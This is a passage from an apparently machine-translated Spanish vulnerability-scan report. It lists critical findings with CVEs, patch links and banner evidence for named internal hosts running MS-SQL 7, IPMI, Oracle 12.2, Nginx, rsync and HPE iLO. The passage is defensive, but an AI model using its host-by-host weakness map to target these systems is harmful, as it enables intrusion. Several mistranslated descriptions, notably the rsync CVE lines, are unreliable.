[MS08-067: Windows XP Service Pack 2](<http://www.microsoft.com/download/details.aspx?familyid=0D5F9B6E-9265-44B9-A376-2067B73D6A03>)

[MS08-067: Windows XP Service Pack 3](<http://www.microsoft.com/download/details.aspx?familyid=0D5F9B6E-9265-44B9-A376-2067B73D6A03>)

[MS08-067: Windows XP Professional x64 Edition](<http://www.microsoft.com/download/details.aspx?familyid=4C16A372-7BF8-4571-B982-DAC6B2992B25>)

[MS08-067: Windows XP Professional x64 Edition Service Pack 2](<http://www.microsoft.com/download/details.aspx?familyid=4C16A372-7BF8-4571-B982-DAC6B2992B25>)

[MS08-067: Windows Server 2003 Service Pack 1](<http://www.microsoft.com/download/details.aspx?familyid=F26D395D-2459-4E40-8C92-3DE1C52C390D>)

[MS08-067: Windows Server 2003 Service Pack 2](<http://www.microsoft.com/download/details.aspx?familyid=F26D395D-2459-4E40-8C92-3DE1C52C390D>)

[MS08-067: Windows Server 2003 x64 Edition](<http://www.microsoft.com/download/details.aspx?familyid=C04D2AFB-F9D0-4E42-9E1F-4B944A2DE400>)

[MS08-067: Windows Server 2003 x64 Edition Service Pack 2](<http://www.microsoft.com/download/details.aspx?familyid=C04D2AFB-F9D0-4E42-9E1F-4B944A2DE400>)

[MS08-067: Windows Server 2003 con SP1 para sistemas basados en itanio](<http://www.microsoft.com/download/details.aspx?familyid=AB590756-F11F-43C9-9DCC-A85A43077ACF>)

[MS08-067: Windows Server 2003 con SP2 para sistemas basados en itanio](<http://www.microsoft.com/download/details.aspx?familyid=AB590756-F11F-43C9-9DCC-A85A43077ACF>)

[MS08-067: Windows Vista y Windows Vista Service Pack 1](<http://www.microsoft.com/download/details.aspx?familyid=18FDFF67-C723-42BD-AC5C-CAC7D8713B21>)

[MS08-067: Windows Vista x64 Edición y Windows Vista x64 Edición Service Pack 1](<http://www.microsoft.com/download/details.aspx?familyid=A976999D-264F-4E6A-9BD6-3AD9D214A4BD>)

[MS08-067: Windows Server 2008 para sistemas de 32 bits](<http://www.microsoft.com/download/details.aspx?familyid=25C17B07-1EFE-43D7-9B01-3DFDF1CE0BD7>)

[MS08-067: Windows Server 2008 para sistemas basados en

x64](<http://www.microsoft.com/download/details.aspx?familyid=7B12018E-0CC1-4136-A68C-BE4E1633C8DF>)

[MS08-067: Windows Server 2008 para sistemas basados en  
itania](<http://www.microsoft.com/download/details.aspx?familyid=2BCF89EF-6446-406C-9C53-222E0F0BAF7A>)

Patches Virtuales:

[Trend Micro Virtual Patching](<http://www.trendmicro.com/vulnerabilitycontrols>)

Virtual Patch #1002975: Servidor Vulnerabilidad (wkssvc)

Virtual Patch #1003080: Servidor Vulnerabilidad (srvsvc)

Virtual Patch #1003292: Block Conficker. B++ Worm Incoming Named Pipe Connection

Virtual Patch #1003293: Block Conficker. B++ Worm Outgoing Named Pipe Connection

## Evidencias

Recurso: 10.0.1.101

|                                  |
|----------------------------------|
| Detected through MSRPC Interface |
|----------------------------------|

## #9 Multiple MS-SQL-7 threats - (II)

|                    |                          |         |                               |          |
|--------------------|--------------------------|---------|-------------------------------|----------|
| Severidad: Critica | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Complete |
| CVSS: 10.0         | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Complete |
| Ocurrencias: 4     | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

**Recursos Afectados**

10.0.2.228  
 10.0.3.145  
 10.0.3.155  
 10.0.4.170

**Descripción**

Podemos detectar remotamente la presencia del SQL Server de Microsoft, pero no podemos detectar remotamente si ya se ha aplicado un parche o paquete de servicio. Verifique que ha aplicado el parche apropiado y / o paquete de servicio.

Las siguientes amenazas están presentes en MS-SQL-7:

1) **\*\*Microsoft SQL Server No validado Query Vulnerability\*\***. SQL Server 7.0 y Data Engine (SQL-compatible add-on para Access 2000 y Visual Studio 6.0) aceptarán consultas SQL que pueden conducir a un compromiso de la base de datos o del sistema operativo subyacente. Es posible que cualquier usuario SQL-authenticated pase comandos a través de las declaraciones SQL SELECT, que se ejecutarán en el nivel de privilegio del propietario o administrador de la base de datos.

2) **\*\*Microsoft SQL Server Instalación Contraseña Caching Vulnerability\*\***. Durante la instalación inicial de Microsoft SQL Server 7 (incluyendo MSDE 1.0) o la instalación de paquetes de servicio, la información se recopila y almacena en un archivo especial que posteriormente se puede utilizar para automatizar otras instalaciones de MS-SQL Server. Este archivo, setup.iss, puede contener contraseñas suministradas durante el proceso de instalación. Además, el archivo de registro que documenta el proceso de instalación también contiene cualquier contraseña ingresada. Las contraseñas se encriptan primero y luego se almacenan. El boletín de Microsoft publicó notas que el cifrado puede ser potencialmente débil. Durante el proceso de instalación, se pueden almacenar contraseñas en cualquiera de los dos casos siguientes:

\* Si el SQL Server está siendo establecido en "Modo Mixed", debe suministrarse una contraseña para el administrador SQL Server (la cuenta ?sa?).

\* Ya sea en modo mixto o modo de autenticación de Windows, un ID de usuario y contraseña pueden ser suministrados opcionalmente con el propósito de iniciar cuentas de servicio SQL Server.

Contribuyendo a la vulnerabilidad (en versiones de SQL Server 7.0), este archivo se almacena en el servidor en un lugar que puede ser visto por cualquier persona con derecho a conectarse de forma interactiva.

3) **\*\*Microsoft SQL Agent Jobs Privilege Elevation Vulnerability\*\***. SQL Server utiliza un agente, responsable de reiniciar el servicio SQL Server, replicación y ejecutar trabajos programados. Algunos de los trabajos suministrados por Microsoft como procedimientos almacenados en el SQL Server contienen permisos débiles. The following procedures are affected: sp\_add\_job, sp\_add\_jobstep, sp\_add\_jobserver, and sp\_start\_job.

El agente normalmente se ejecuta en el contexto de seguridad de la cuenta de servicio SQL Server. En circunstancias normales, cuando un trabajo T-SQL se somete al Agente, bajará su nivel de privilegios realizando el siguiente comando: SETUSER N'guest' CON NORESET

4) **\*\*Microsoft SQL Server Extended Stored Procedure Privilege Elevation Vulnerability\*\***. Algunos de los procedimientos almacenados ampliados suministrados por Microsoft contienen permisos débiles. Los procedimientos almacenados ampliados normalmente se conectan a la base de datos en el contexto de seguridad de la cuenta de servicio SQL Server. Los usuarios con bajos privilegios podrían pasar ciertos argumentos a los procedimientos almacenados ampliados vulnerables, permitiéndoles realizar acciones en la base de datos en el contexto de seguridad de la cuenta de servicio SQL Server. La vulnerabilidad también podría ser explotada por un atacante que visita un sitio web que utiliza uno de estos procedimientos almacenados ampliados como parte de un motor de búsqueda de la base de datos. La aplicación web impulsada por la base de datos tendría que ser propensa a las vulnerabilidades de validación de insumos existentes para este tipo de explotación.

**\*\*Nota:** Esto parecería un potencial para las versiones 8, 9 y superior de MSSQL para un escaneo no autenticado. Las versiones 8,9 y superiores de MSSQL no son vulnerables a estas cuestiones.\*\*

### **Impacto**

- 1) La explotación exitosa de esta vulnerabilidad podría conducir a un compromiso de la base de datos o del sistema operativo subyacente.
- 2) Si un usuario malicioso explota, se pueden robar contraseñas almacenadas en setup.iss, que se suministran durante el proceso de instalación.
- 3) Al explotar esta vulnerabilidad, un usuario malicioso podría ejecutar otros procedimientos almacenados prolongados, como xp\_cmdshell, en el SQL Server con el contexto de seguridad de la cuenta de servicio SQL Server.
- 4) Si se explota esta vulnerabilidad, un usuario con bajos privilegios puede realizar acciones en la base de datos en el contexto de seguridad de la cuenta de servicio SQL Server.

### **CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2000-0202>

<https://nvd.nist.gov/vuln/detail/CVE-2002-0643>

<https://nvd.nist.gov/vuln/detail/CVE-2002-0721>

### **Solución**

1) Esto puede evitarse al hacer que el Agente vuelva a conectarse después de haber realizado el comando de reducción de privilegios. Un usuario malicioso puede lograr esto utilizando los procedimientos almacenados prolongados discutidos en el Microsoft SQL Server Extended Stored Procedure Privilege Elevation Vulnerability (BID 5481). Sin embargo, la aplicación del parche para ese problema mitigará significativamente la posible explotación de esta vulnerabilidad evitando que los atacantes utilicen los procedimientos almacenados ampliados vulnerables para que el Agente SQL Server vuelva a conectarse a la base de datos con un nivel de privilegios más alto.

2) No hay un enlace oficial de parche disponible en Internet para este QID, Vender podría haber eliminado el enlace de solución por favor contacte al proveedor MS y utilice el nuevo enlace de versión sugerido.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[889543: MS SQL 7](<https://www.microsoft.com/en-us/sql-server/sql-server-downloads>)



| #10 Intelligent Platform Management Interface (IPMI) Detected |                          |         |                               |          |
|---|--------------------------|---------|-------------------------------|----------|
| Severidad: Critica  | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Complete |
| CVSS: 10.0  | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Complete |
| Ocurrencias: 20   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

#### Recursos Afectados

10.0.1.147  
 10.0.1.148  
 10.0.1.150  
 10.0.1.151  
 10.0.1.152  
 10.0.1.157  
 10.0.1.159  
 10.0.1.160  
 10.0.1.161  
 10.0.1.166  
 10.0.1.167  
 10.0.1.71  
 10.0.1.95  
 10.0.10.158  
 10.0.10.160  
 10.0.10.161  
 10.0.10.162  
 10.0.10.163  
 10.0.10.6  
 10.0.10.7

#### Descripción

Intelligent Platform Management Interface (IPMI) es una interfaz estandarizada de sistemas informáticos utilizada por los administradores de sistemas para la gestión fuera de banda de los sistemas informáticos y el monitoreo de su funcionamiento.

#### Impacto

Los usuarios malintencionados pueden explotar esta interfaz para desplegar una serie de ataques conocidos. También son posibles los ataques de fuerza bruta, como la adivinación de contraseñas y la denegación de servicio.

#### Solución

Asegúrese de que ningún dispositivo habilitado para IPMI esté expuesto a redes que no sean de confianza.

Se debe restringir y supervisar el acceso al servicio IPMI.

#### Evidencias

Recurso: 10.0.1.147

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.148

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.150

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.151

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.152

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.157

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.159

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.160

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.161

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.166

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.167

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.71

Service name: IPMI on UDP port 623.

Recurso: 10.0.1.95

Service name: IPMI on UDP port 623.

Recurso: 10.0.10.6

Service name: IPMI on UDP port 623.

Recurso: 10.0.10.7

Service name: IPMI on UDP port 623.

Recurso: 10.0.10.158

Service name: IPMI on UDP port 623.

Recurso: 10.0.10.160

Service name: IPMI on UDP port 623.

Recurso: 10.0.10.161

Service name: IPMI on UDP port 623.

Recurso: 10.0.10.162

Service name: IPMI on UDP port 623.

Recurso: 10.0.10.163

Service name: IPMI on UDP port 623.

## #11 Oracle Database July 2017 Patch Set Update (PSU) 12.2.0.1.170718 Not Installed (Patch 26123830)

|                    |                            |         |                               |         |
|--------------------|----------------------------|---------|-------------------------------|---------|
| Severidad: Critica | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Changed |
| CVSS: 9.9          | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High    |
| Ocorrencias: 1     | <b>Privileges Required</b> | Low     | <b>Integrity Impact</b>       | High    |
|                    | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High    |

### Recursos Afectados

10.0.3.70 Puerto: tcp/1521

### Descripción

Oracle Database Patch Set Las actualizaciones son parches acumulativos proactivos que contienen correcciones recomendadas de errores que se liberan en un horario regular.

Software afectado:

Base de datos de Oracle 12.2.0.1

### Impacto

La falta de aplicación de este parche podría llevar a la pérdida de la integridad de la base de datos.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2017-10202>

### Referencias

CPUJUL2017

<http://www.oracle.com/technetwork/security-advisory/cpujul2017-3236622.html>

### Solución

Se pide a los clientes que se refieran a [CPUJUL2017](<http://www.oracle.com/technetwork/security-advisory/cpujul2017-3236622.html>) para obtener detalles sobre cómo implementar la actualización.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[CPUJUL2017]([https://support.oracle.com/epmos/faces/PatchSearchResults?\\_adf.ctrl-state=1087vr6c0y\\_193&\\_afLoop=128436358827544](https://support.oracle.com/epmos/faces/PatchSearchResults?_adf.ctrl-state=1087vr6c0y_193&_afLoop=128436358827544))

### Evidencias

Recurso: 10.0.3.70 Puerto: tcp/1521

|   |
|---|
| Oracle database listener 12.2.0.1 detected on port 1521 over TCP. |
|---|

| #12 Oracle Database 12.2.0.1 Critical Patch Update – July 2021 (Unauthenticated) |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurricencias: 1   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

### Recursos Afectados

10.0.3.70 Puerto: tcp/1521

### Descripción

Los parches trimestrales de Oracle Database son parches acumulativos proactivos que contienen correcciones recomendadas de errores que se liberan en un horario regular.

Software afectado:

Base de datos de Oracle 12.2.0.1

QID Detection Logic (Sinauthenticated):

Este QID conecta el oyente Oracle del servidor remoto y revisa la versión de banner de Oracle.

### Impacto

La explotación exitosa podría permitir que un atacante comprometa la base de datos.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2021-2351>

<https://nvd.nist.gov/vuln/detail/CVE-2021-2328>

<https://nvd.nist.gov/vuln/detail/CVE-2021-2329>

<https://nvd.nist.gov/vuln/detail/CVE-2021-2337>

<https://nvd.nist.gov/vuln/detail/CVE-2021-2333>

<https://nvd.nist.gov/vuln/detail/CVE-2019-17545>

<https://nvd.nist.gov/vuln/detail/CVE-2021-2438>

<https://nvd.nist.gov/vuln/detail/CVE-2021-2334>

<https://nvd.nist.gov/vuln/detail/CVE-2021-2335>

<https://nvd.nist.gov/vuln/detail/CVE-2021-2336>

### Referencias

CPUJUL2021

<https://support.oracle.com/rs?type=doc&id=2773670.1>

### Solución

Se pide a los clientes que se refieran a [CPUJUL2021](<https://support.oracle.com/rs?type=doc&id=2773670.1>) para obtener detalles sobre cómo implementar la actualización.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[CPUJUL2021](<https://support.oracle.com/rs?type=doc&id=2773670.1>)

### Evidencias

Recurso: 10.0.3.70 Puerto: tcp/1521

|   |
|---|
| Oracle database listener 12.2.0.1 detected on port 1521 over TCP. |
|---|

**#13 Oracle Database October 2017 Patch Set Update (PSU) 12.2.0.1.171017 Not Installed (Patch 26636004)**

|                    |                            |         |                               |           |
|--------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Critica | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8          | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 1     | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|                    | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

**Recursos Afectados**

10.0.3.70 Puerto: tcp/1521

**Descripción**

Oracle Database Patch Set Las actualizaciones son parches acumulativos proactivos que contienen correcciones recomendadas de errores que se liberan en un horario regular.

Software afectado:

Base de datos de Oracle 12.2.0.1

**Impacto**

La falta de aplicación de este parche podría llevar a la pérdida de la integridad de la base de datos.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2016-6814>

<https://nvd.nist.gov/vuln/detail/CVE-2016-8735>

<https://nvd.nist.gov/vuln/detail/CVE-2017-10321>

<https://nvd.nist.gov/vuln/detail/CVE-2017-10292>

<https://nvd.nist.gov/vuln/detail/CVE-2017-10190>

**Referencias**

CPUOCT2017

<http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html>

**Solución**

Se pide a los clientes que se refieran a [CPUOCT2017](<http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html>) para obtener detalles sobre cómo implementar la actualización.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[CPUOCT2017]([https://updates.oracle.com/Orion/Services/download/p26636004\\_122010\\_Linux-zSer.zip?aru=21642771&patch\\_file=p26636004\\_122010\\_Linux-zSer.zip](https://updates.oracle.com/Orion/Services/download/p26636004_122010_Linux-zSer.zip?aru=21642771&patch_file=p26636004_122010_Linux-zSer.zip))

**Evidencias**

Recurso: 10.0.3.70 Puerto: tcp/1521

|   |
|---|
| Oracle database listener 12.2.0.1 detected on port 1521 over TCP. |
|---|

| #14 Oracle Database 12.2.0.1 July 2020 Critical Patch Update (Unauthenticated) |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurricencias: 1   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.3.70 Puerto: tcp/1521

#### Descripción

Oracle Database Patch Set Las actualizaciones son parches acumulativos proactivos que contienen correcciones recomendadas de errores que se liberan en un horario regular.

Software afectado:

Base de datos de Oracle 12.2.0.1

QID Detection Logic (Sinauthenticated):

Este QID conecta el oyente Oracle del servidor remoto y revisa la versión de banner de Oracle.

#### Impacto

La explotación exitosa de esta vulnerabilidad afecta a la confidencialidad, la integridad y la disponibilidad.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2016-1000031>

<https://nvd.nist.gov/vuln/detail/CVE-2020-2968>

<https://nvd.nist.gov/vuln/detail/CVE-2020-2969>

<https://nvd.nist.gov/vuln/detail/CVE-2019-17569>

<https://nvd.nist.gov/vuln/detail/CVE-2020-2978>

<https://nvd.nist.gov/vuln/detail/CVE-2019-13990>

<https://nvd.nist.gov/vuln/detail/CVE-2018-18314>

<https://nvd.nist.gov/vuln/detail/CVE-2019-16943>

#### Referencias

CPUJUL2020

<https://www.oracle.com/security-alerts/cpujul2020.html#AppendixDB>

#### Solución

Se pide a los clientes que se refieran a [CPUJUL2020](<https://www.oracle.com/security-alerts/cpujul2020.html#AppendixDB>) para obtener detalles sobre cómo implementar la actualización

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[CPUJUL2020](<https://www.oracle.com/security-alerts/cpujul2020.html#AppendixDB>)

#### Evidencias

Recurso: 10.0.3.70 Puerto: tcp/1521

|   |
|---|
| Oracle database listener 12.2.0.1 detected on port 1521 over TCP. |
|---|

| #15 Oracle Database 12.2.0.1 Critical Patch Update - October 2020 (Unauthenticated) |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8   | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurricencias: 1  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.3.70 Puerto: tcp/1521

#### Descripción

Los parches trimestrales de Oracle Database son parches acumulativos proactivos que contienen correcciones recomendadas de errores que se liberan en un horario regular.

Software afectado:

Base de datos de Oracle 12.2.0.1

QID Detection Logic (Sinuthenticated):

Este QID conecta el oyente Oracle del servidor remoto y revisa la versión de banner de Oracle.

#### Impacto

La explotación exitosa podría permitir que un atacante comprometa la base de datos.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2020-14735>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-14734>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-9488>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-11022>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-14736>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-14741>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-14742>  
<https://nvd.nist.gov/vuln/detail/CVE-2019-12900>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-13935>  
<https://nvd.nist.gov/vuln/detail/CVE-2016-1000031>  
<https://nvd.nist.gov/vuln/detail/CVE-2018-8013>  
<https://nvd.nist.gov/vuln/detail/CVE-2017-7658>  
<https://nvd.nist.gov/vuln/detail/CVE-2019-11358>  
<https://nvd.nist.gov/vuln/detail/CVE-2019-16335>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-14745>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-14744>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-11022>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-14740>  
<https://nvd.nist.gov/vuln/detail/CVE-2017-5645>  
<https://nvd.nist.gov/vuln/detail/CVE-2017-12626>  
<https://nvd.nist.gov/vuln/detail/CVE-2018-7489>  
<https://nvd.nist.gov/vuln/detail/CVE-2016-5725>  
<https://nvd.nist.gov/vuln/detail/CVE-2019-17359>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-14743>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-11023>  
<https://nvd.nist.gov/vuln/detail/CVE-2020-14743>

#### Referencias

CPUOCT2020

<https://www.oracle.com/security-alerts/cpuoct2020.html#AppendixDB>

#### Solución

Se pide a los clientes que se refieran a [CPUOCT2020]([https://support.oracle.com/epmos/faces/DocumentDisplay?\\_afLoop=229790238491982&id=](https://support.oracle.com/epmos/faces/DocumentDisplay?_afLoop=229790238491982&id=)

2694898.1&\_afrWindowMode=0&\_adf.ctrl-state=126ixdlkln\_4#orcl12.2) para obtener detalles sobre cómo implementar la actualización.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[CPUOCT2020](https://support.oracle.com/epmos/faces/DocumentDisplay?\_afLoop=229790238491982&id=2694898.1&\_afrWindowMode=0&\_adf.ctrl-state=126ixdlkln\_4#orcl12.2)

### Evidencias

Recurso: 10.0.3.70 Puerto: tcp/1521

|   |
|---|
| Oracle database listener 12.2.0.1 detected on port 1521 over TCP. |
|---|



| #16 Nginx Integer Buffer Overflow Vulnerability (CVE-2017-20005) |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurricencias: 1   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.6.201 Puerto: tcp/443

#### Descripción

Nginx es un popular servidor web y proxy inverso utilizado para servir contenido HTTP, así como para actuar como proxy de correo y de tráfico TCP/UDP. Se ha identificado una vulnerabilidad en su módulo autoindex, donde la manipulación de archivos con fechas de modificación anómalas (por ejemplo, fechas muy antiguas como 1969 o muy futuras) puede provocar un desbordamiento de entero. Este error se debe a un manejo incorrecto del tamaño del búfer durante el listado de directorios, lo que puede llevar a condiciones de corrupción de memoria. Versiones afectadas:

Nginx versiones anteriores a v1.13.6

#### Impacto

La explotación de esta vulnerabilidad puede afectar la confidencialidad, integridad y disponibilidad del sistema, permitiendo potencialmente la ejecución de código arbitrario o la caída del servicio.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2017-20005>

#### Referencias

NGINX Security Advisory

[https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html)

NGINX changes

<https://nginx.org/en/CHANGES>

#### Solución

Se recomienda actualizar Nginx a la versión 1.13.6 o superior, donde esta vulnerabilidad ha sido corregida. En caso de no ser posible aplicar la actualización de forma inmediata, se puede mitigar temporalmente deshabilitando el módulo autoindex o restringiendo el acceso a directorios que puedan contener archivos con metadatos manipulados.

#### Evidencias

Recurso: 10.0.6.201 Puerto: tcp/443

```
Vulnerable version of Nginx detected on port 443 -
Server: nginx/1.7.10
Date: Sat, 09 Aug 2025 15:17:34 GMT
Content-Type: text/html
Content-Length: 195
Connection: close
WWW-Authenticate: Basic realm="Secure Zone"

<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.7.10</center>
</body>
</html>
```

| #17 Rsync Multiple Vulnerabilities |                            |         |                               |           |
|------------------------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica                 | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8                          | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurricencias: 3                   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|                                    | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.4.38 Puerto: tcp/873

10.0.4.39 Puerto: tcp/873

10.0.4.69 Puerto: tcp/873

#### Descripción

Rsync, que significa sincronización remota, es una herramienta remota y local de sincronización de archivos. Utiliza un algoritmo para minimizar la cantidad de datos copiados.

CVE-2024-12084: Desbordamiento de amortiguación de salto en la combustión de cheques.

CVE-2024-12085 -Info Leak a través de contenidos Stack inicializados derrota a ASLR.

CVE-2024-12086-Server filtra archivos de clientes arbitrarios.

CVE-2024-12087-Server puede hacer que los archivos de escritura del cliente fuera del directorio de destino utilizando enlaces simbólicos.

CVE-2024-12088-\_safelinks Bypass.

CVE-2024-12747-symlink race condition

Versión afectada

rsync prior to 3.4.0

QID Detection Logic (Un-Authenticated)

Este qid verifica versiones vulnerables remotamente.

#### Impacto

En cuanto a la explotación exitosa, podría permitir a un atacante ejecutar código.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2024-12084>

<https://nvd.nist.gov/vuln/detail/CVE-2024-12085>

<https://nvd.nist.gov/vuln/detail/CVE-2024-12086>

<https://nvd.nist.gov/vuln/detail/CVE-2024-12087>

<https://nvd.nist.gov/vuln/detail/CVE-2024-12088>

<https://nvd.nist.gov/vuln/detail/CVE-2024-12747>

#### Referencias

rsync 3.4.0

<https://download.samba.org/pub/rsync/NEWS#3.4.0>

#### Solución

Actualizar a los últimos paquetes que contienen un parche. Véase [ [enlace aquí](https://download.samba.org/pub/rsync/NEWS#3.4.0) ](<https://download.samba.org/pub/rsync/NEWS#3.4.0>) para abordar esta cuestión y obtener más información.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[rsync](<https://download.samba.org/pub/rsync/NEWS#3.4.0>)

#### Evidencias

Recurso: 10.0.4.38 Puerto: tcp/873

```
Vulnerable version of Rsync Protocol detected on port 873. - @RSYNCD: 30.0
```

Recurso: 10.0.4.69 Puerto: tcp/873

```
Vulnerable version of Rsync Protocol detected on port 873. - @RSYNCD: 30.0
```

Recurso: 10.0.4.39 Puerto: tcp/873

|  |
|--|
| Vulnerable version of Rsync Protocol detected on port 873. - @RSYNCD: 30.0 |
|--|

| #18 HPE Integrated Lights-Out Multiple Remote Vulnerabilities |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8   | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 1  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.10.159 Puerto: tcp/443

#### Descripción

El HPE Integrated Lights-Out (iLO) es una tecnología integrada de gestión de servidores que es útil como una tecnología de gestión fuera de banda.

HPE iLO3 y HPE iLO4 contienen múltiples vulnerabilidades no especificadas que permiten a los atacantes remotos obtener información sensible, modificar datos o causar una denegación de servicio a través de vectores desconocidos.

Versiones afectadas:

HPE Integrated Lights-Out 3 versiones de firmware antes de 1.88

HPE Integrated Lights-Out 4 versiones de firmware antes de 2.44

HPE Integrated Lights-Out 4 mRCA versiones de firmware antes de 2.32

#### Impacto

Un atacante remoto podría explotar estas vulnerabilidades para obtener información confidencial, modificar datos o causar una denegación de ataque de servicio.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2016-4375>

#### Referencias

c05236950

[https://h20566.www2.hpe.com/hpsc/doc/public/display?docId=emr\\_na-c05236950](https://h20566.www2.hpe.com/hpsc/doc/public/display?docId=emr_na-c05236950)

#### Solución

Se aconseja a los clientes que visiten [c05236950]([https://h20566.www2.hpe.com/hpsc/doc/public/display?docId=emr\\_na-c05236950](https://h20566.www2.hpe.com/hpsc/doc/public/display?docId=emr_na-c05236950)) para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[c05236950]([https://h20566.www2.hpe.com/hpsc/doc/public/display?docId=emr\\_na-c05236950](https://h20566.www2.hpe.com/hpsc/doc/public/display?docId=emr_na-c05236950))

#### Evidencias

Recurso: 10.0.10.159 Puerto: tcp/443

```
Vulnerable HPE iLO4 version detected on port 443.
<FWRI>2.20</FWRI>
```

| #19 Apache Tomcat Multiple Vulnerabilities |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica                         | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.1                                  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 1                             | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
